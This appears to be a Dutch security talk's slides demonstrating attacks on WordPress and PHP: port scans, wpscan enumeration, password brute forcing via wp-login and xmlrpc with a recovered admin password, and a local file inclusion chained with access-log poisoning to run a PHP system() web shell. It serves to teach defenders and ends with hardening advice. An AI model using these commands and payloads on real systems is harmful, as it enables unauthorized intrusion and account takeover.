2096/tcp  open  nbx-dir
3306/tcp  open  mysql
9443/tcp  open  tungsten-https
18765/tcp open  ssh
Nmap done: 1 IP address (1 host up) scanned in 100.81 seconds
```



```
~/scan # nmap -p- ********.*** | egrep 'PORT|open|scanned'
PORT      STATE SERVICE
21/tcp    open  ftp
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
81/tcp    open  hosts2-ns
110/tcp   open  pop3
143/tcp   open  imap
443/tcp   open  https
465/tcp   open  smtps
993/tcp   open  imaps
995/tcp   open  pop3s
2082/tcp  open  infowave
2083/tcp  open  radsec
2086/tcp  open  gnunet
2087/tcp  open  eli
2095/tcp  open  nbx-ser
2096/tcp  open  nbx-dir
3306/tcp  open  mysql
9443/tcp  open  tungsten-https
18765/tcp open  ssh
Nmap done: 1 IP address (1 host up) scanned in 100.81 seconds
```



```
# cd ../scan
~/scan # cat info.txt

 -  Welke services draait de server?
     -  HTTP(S), mail, DNS, FTP, MySQL, SSH, Cpanel
 -  Verborgen mappen en bestanden?
 -  wpscan
```

```
~/scan # wpscan
_______________________________________________________________
        __          _______   _____
        \ \        / /  __ \ / ____|
         \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
          \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
           \  /\  /  | |     ____) | (__| (_| | | | |
            \/  \/   |_|    |_____/ \___|\__,_|_| |_|

        WordPress Security Scanner by the WPScan Team
                       Version 2.9.3
          Sponsored by Sucuri - https://sucuri.net
   @_WPScan_, @ethicalhack3r, @erwan_lr, pvdl, @_FireFart_
_______________________________________________________________


Examples :

-Further help ...
ruby ./wpscan.rb --help

-Do 'non-intrusive' checks ...
ruby ./wpscan.rb --url www.example.com

-Do wordlist password brute force on enumerated users using 50 threads ...
ruby ./wpscan.rb --url www.example.com --wordlist darkc0de.lst --threads 50

-Do wordlist password brute force on the 'admin' username only ...
ruby ./wpscan.rb --url www.example.com --wordlist darkc0de.lst --username admin
```

```
~/scan # wpscan --no-color --no-banner --random-agent --url https://****.***
[+] URL: https://****.***/
[+] Started: Tue Jan 30 13:52:33 2018

[+] robots.txt available under: 'https://****.***/robots.txt'
[!] The WordPress 'https://****.***/readme.html' file exists exposing a version number
[+] Interesting header: HOST-HEADER: 192fc2e7e50945beb8231a492d6a8024
[+] Interesting header: LINK: <https://****.***/wp-json/>; rel="https://api.w.org/", <https://****.***/>;
rel=shortlink
[+] Interesting header: SERVER: nginx
[+] Interesting header: SET-COOKIE: wpSGCacheBypass=0; expires=Tue, 30-Jan-2018 11:52:56 GMT; Max-Age=0; path=/
[+] Interesting header: X-CACHE-ENABLED: True
[+] This site has 'Must Use Plugins' (http://codex.wordpress.org/Must_Use_Plugins)
[+] XML-RPC Interface available under: https://****.***/xmlrpc.php
[!] Upload directory has directory listing enabled: https://****.***/wp-content/uploads/
[!] Includes directory has directory listing enabled: https://****.***/wp-includes/

[+] WordPress version 4.8.5 (Released on 2018-01-16) identified from meta generator, links opml
[+] Enumerating plugins from passive detection ...
 | 1 plugin found:
[+] Name: page-list - v5.1
 |  Latest version: 5.1 (up to date)
 |  Last updated: 2016-03-14T00:56:00.000Z
 |  Location: https://****.***/wp-content/plugins/page-list/
 |  Readme: https://****.***/wp-content/plugins/page-list/readme.txt
[!] Directory listing is enabled: https://****.***/wp-content/plugins/page-list/

[+] Finished: Tue Jan 30 13:54:53 2018
[+] Requests Done: 357
[+] Memory used: 79.227 MB
[+] Elapsed time: 00:02:20
```

```
~/scan # wpscan --no-color --no-banner --random-agent -
[+] URL: https://****.***/
[+] Started: Tue Jan 30 13:52:33 2018

[+] robots.txt available under: 'https://****.***/robot
[!] The WordPress 'https://****.***/readme.html' file e
[+] Interesting header: HOST-HEADER: 192fc2e7e50945beb8
[+] Interesting header: LINK: <https://****.***/wp-json
rel=shortlink
[+] Interesting header: SERVER: nginx
[+] Interesting header: SET-COOKIE: wpSGCacheBypass=0;
[+] Interesting header: X-CACHE-ENABLED: True
[+] This site has 'Must Use Plugins' (http://codex.word
[+] XML-RPC Interface available under: https://****.***
[!] Upload directory has directory listing enabled: htt
[!] Includes directory has directory listing enabled: h

[+] WordPress version 4.8.5 (Released on 2018-01-16) id
[+] Enumerating plugins from passive detection ...
 | 1 plugin found:
[+] Name: page-list - v5.1
 |  Latest version: 5.1 (up to date)
 |  Last updated: 2016-03-14T00:56:00.000Z
 |  Location: https://****.***/wp-content/plugins/page-
 |  Readme: https://****.***/wp-content/plugins/page-li
[!] Directory listing is enabled: https://****.***/wp-c

[+] Finished: Tue Jan 30 13:54:53 2018
[+] Requests Done: 357
[+] Memory used: 79.227 MB
[+] Elapsed time: 00:02:20
```

https://****.***/wp-includes/

Index of /wp-includes

- Parent Directory
- ID3/
- IXR/
- Requests/
- SimplePie/
- Text/
- admin-bar.php
- atomlib.php
- author-template.php
- bookmark-template.php
- bookmark.php
- cache.php
- canonical.php
- capabilities.php
- category-template.php
- category.php
- certificates/
- class-IXR.php
- class-feed.php
- class-http.php
- class-json.php
- class-oembed.php
- class-phpass.php
- class-phpmailer.php
- class-pop3.php
- class-requests.php
- class-simplepie.php
- class-smtp.php
- class-snoopy.php
- class-walker-category-dropdown.php
- class-walker-category.php
- class-walker-comment.php
- class-walker-nav-menu.php
- class-walker-page-dropdown.php
- class-walker-page.php
- class-wp-admin-bar.php
- class-wp-ajax-response.php
- class-wp-comment-query.php
- class-wp-comment.php
- class-wp-customize-control.php
- class-wp-customize-manager.php
- class-wp-customize-nav-menus.php
- class-wp-customize-panel.php
- class-wp-customize-section.php
- class-wp-customize-setting.php
- class-wp-customize-widgets.php
- class-wp-customize.php
- class-wp-dependency.php

```
# cd ../attack
~/attack # cat info.txt

 -  bruteforce login
```

via wp-admin / wp-login.php:

- automatisch met wpscan

```
~/attack # wpscan --url https://*******.**/wp --wordlist ./pwlist --username ******
```

```
~/attack # wpscan --url https://*******.**/wp --wordlist ./pwlist  --username ******
--no-banner
[+] URL: https://*******.**/wp/
[+] Started: Wed Jan 31 17:31:40 2018
<knip>
[+] XML-RPC Interface available under: https://*******.**/wp/xmlrpc.php
[i] WordPress version can not be detected
<knip>
[!] The plugin better-wp-security has been detected. It might record the IP and timestamp of
every failed login and/or prevent brute forcing altogether. Not a good idea for brute forcing!
[?] Do you want to start the brute force anyway ? [Y]es [N]o, default: [N]
y
[+] Starting the password brute forcer
  [!] ERROR: Server error, try reducing the number of threads or use the --throttle option.
  [!] ERROR: Server error, try reducing the number of threads or use the --throttle option.
  [!] ERROR: Server error, try reducing the number of threads or use the --throttle option.
  [!] ERROR: Server error, try reducing the number of threads or use the --throttle option.
  [!] ERROR: Server error, try reducing the number of threads or use the --throttle option.
  [!] ERROR: Server error, try reducing the number of threads or use the --throttle option.
  [!] ERROR: Server error, try reducing the number of threads or use the --throttle option.
  [!] ERROR: Server error, try reducing the number of threads or use the --throttle option.
  [!] ERROR: Server error, try reducing the number of threads or use the --throttle option.
  [!] ERROR: Server error, try reducing the number of threads or use the --throttle option.
  [!] ERROR: Server error, try reducing the number of threads or use the --throttle option.
  [!] ERROR: Server error, try reducing the number of threads or use the --throttle option.
  [!] ERROR: Server error, try reducing the number of threads or use the --throttle option.
  [!] ERROR: Server error, try reducing the number of threads or use the --throttle option.
```

via wp-admin / wp-login.php:
 - automatisch met wpscan

via xmlrpc.php
 - vaak vergeten api
 - script https://github.com/yoramvandevelde/wpxmlbrute


```
~/attack # ./wpxmlb.py https://*******.**/wp/xmlrpc.php ./password_list admin _
```

```
~/attack # ./wpxmlb.py https://*******.**/wp/xmlrpc.php ./password_list admin
.....................................................................
.....................................................................
.....................................................................
.....................................................................
.....................................................................
.....................................................................
.....................................................................
Password found for admin user:
        - username: admin
        - password: 00p012ph912in
```

```
# cd ../attack
~/attack # cat info.txt

 -  bruteforce aanval
 -  local file inclusion
```

```php
<?php
// set language parameter
if (isset( $_GET['l'] ) ) {
  $lang = $_GET['l'];
} else {
  $lang = 'en';
}

// include language file
include('lang/' .$lang);
?>
```

```
~ # curl http://****.**/lfi.php?l=nl
dit is de Nederlandse versie van de tekst.
~ # _
```


```
~ # curl http://****.**/lfi.php?l=nl
dit is de Nederlandse versie van de tekst.
~ # curl http://****.**/lfi.php?l=en
this is the English version of the text.
~ # _
```

```
~ # curl http://****.**/lfi.php?l=nl
dit is de Nederlandse versie van de tekst.
~ # curl http://****.**/lfi.php?l=en
this is the English version of the text.
~ # curl http://****.**/lfi.php?l=../../../../etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
<knip>
```

Hoe injecteren we code op de server?

Hoe injecteren we code op de server?

```
~ # telnet ****.** 80
Trying ****.**...
Connected to ****.**.
Escape character is '^]'.
HEAD / HTTP/1.1
200
```

```
~/attack # tail -n 1 /var/log/nginx/access.log
***.**.**.*** - - [31/Jan/2018:18:32:29 +0100] “HEAD /” 200 16 "-" "-"
```

Hoe injecteren we code op de server?

```
~ # telnet ****.** 80
Trying ****.**...
Connected to ****.**.
Escape character is '^]'.
<?php echo system($_GET[‘c’]); ?> HTTP/1.1
400 Bad request
```

```
~/attack # tail -n 1 /var/log/nginx/access.log
***.**.**.*** - - [31/Jan/2018:18:32:29 +0100] “HEAD /” 200 16 "-" "-"
***.**.**.*** - - [31/Jan/2018:18:33:16 +0100] “<?php echo system($_GET['c']); ?>” 400 173 "-"
"-"
```

```
~/attack # tail -n 1 /var/log/nginx/access.log
***.**.**.*** - - [31/Jan/2018:18:32:29 +0100] “HEAD /” 200 16 "-" "-"
***.**.**.*** - - [31/Jan/2018:18:33:16 +0100] “<?php echo system($_GET['c']); ?>” 400 173 "-"
"-"
```

```
~ # curl \
http://****.**/lfi.php?c=ls%20-lah&l=../../../../var/log/nginx
/access.log
```

```
~ # curl \
http://****.**/lfi.php?c=ls%20-lah&l=../../../../var/log/nginx
/access.log
```

```
~ # curl \
http://****.**/lfi.php?c=ls%20-lah&l=../../../../var/log/nginx
/access.log
```

```
~ # curl \
http://****.**/lfi.php?c=ls%20-lah&l=../../../../var/log/nginx
/access.log
***.**.**.*** - - [31/Jan/2018:18:32:29 +0100] “HEAD /” 200 16
"-" "-"
***.**.**.*** - - [31/Jan/2018:18:33:16 +0100] “total 24K
drwxr-xr-x   3 yoram yoram 4.0K Feb 10 18:26 ./
drwxr-xr-x 113 yoram yoram  12K Feb 10 18:26 ../
drwxr-xr-x   2 yoram yoram 4.0K Feb 10 18:25 lang/
-rw-r--r--   1 yoram yoram  170 Feb 10 18:26 lfi.php” 400 173
"-" "-"
```

```
~ # curl \
http://****.**/lfi.php?c=ls%20-lah&l=../../../../var/log/nginx
/access.log
***.**.**.*** - - [31/Jan/2018:18:32:29 +0100] “HEAD /” 200 16
"-" "-"
***.**.**.*** - - [31/Jan/2018:18:33:16 +0100] “total 24K
drwxr-xr-x   3 yoram yoram 4.0K Feb 10 18:26 ./
drwxr-xr-x 113 yoram yoram  12K Feb 10 18:26 ../
drwxr-xr-x   2 yoram yoram 4.0K Feb 10 18:25 lang/
-rw-r--r--   1 yoram yoram  170 Feb 10 18:26 lfi.php” 400 173
"-" "-"
```

~ # cat conclusie.txt

- Speel met je site en de server (na toestemming)
- Ontdek welke informatie je lekt
- Wees kritisch in wat wel en niet online hoort te staan
- Zoek uit waarom poorten open staan op de server
- En sluit alle poorten die niet nodig zijn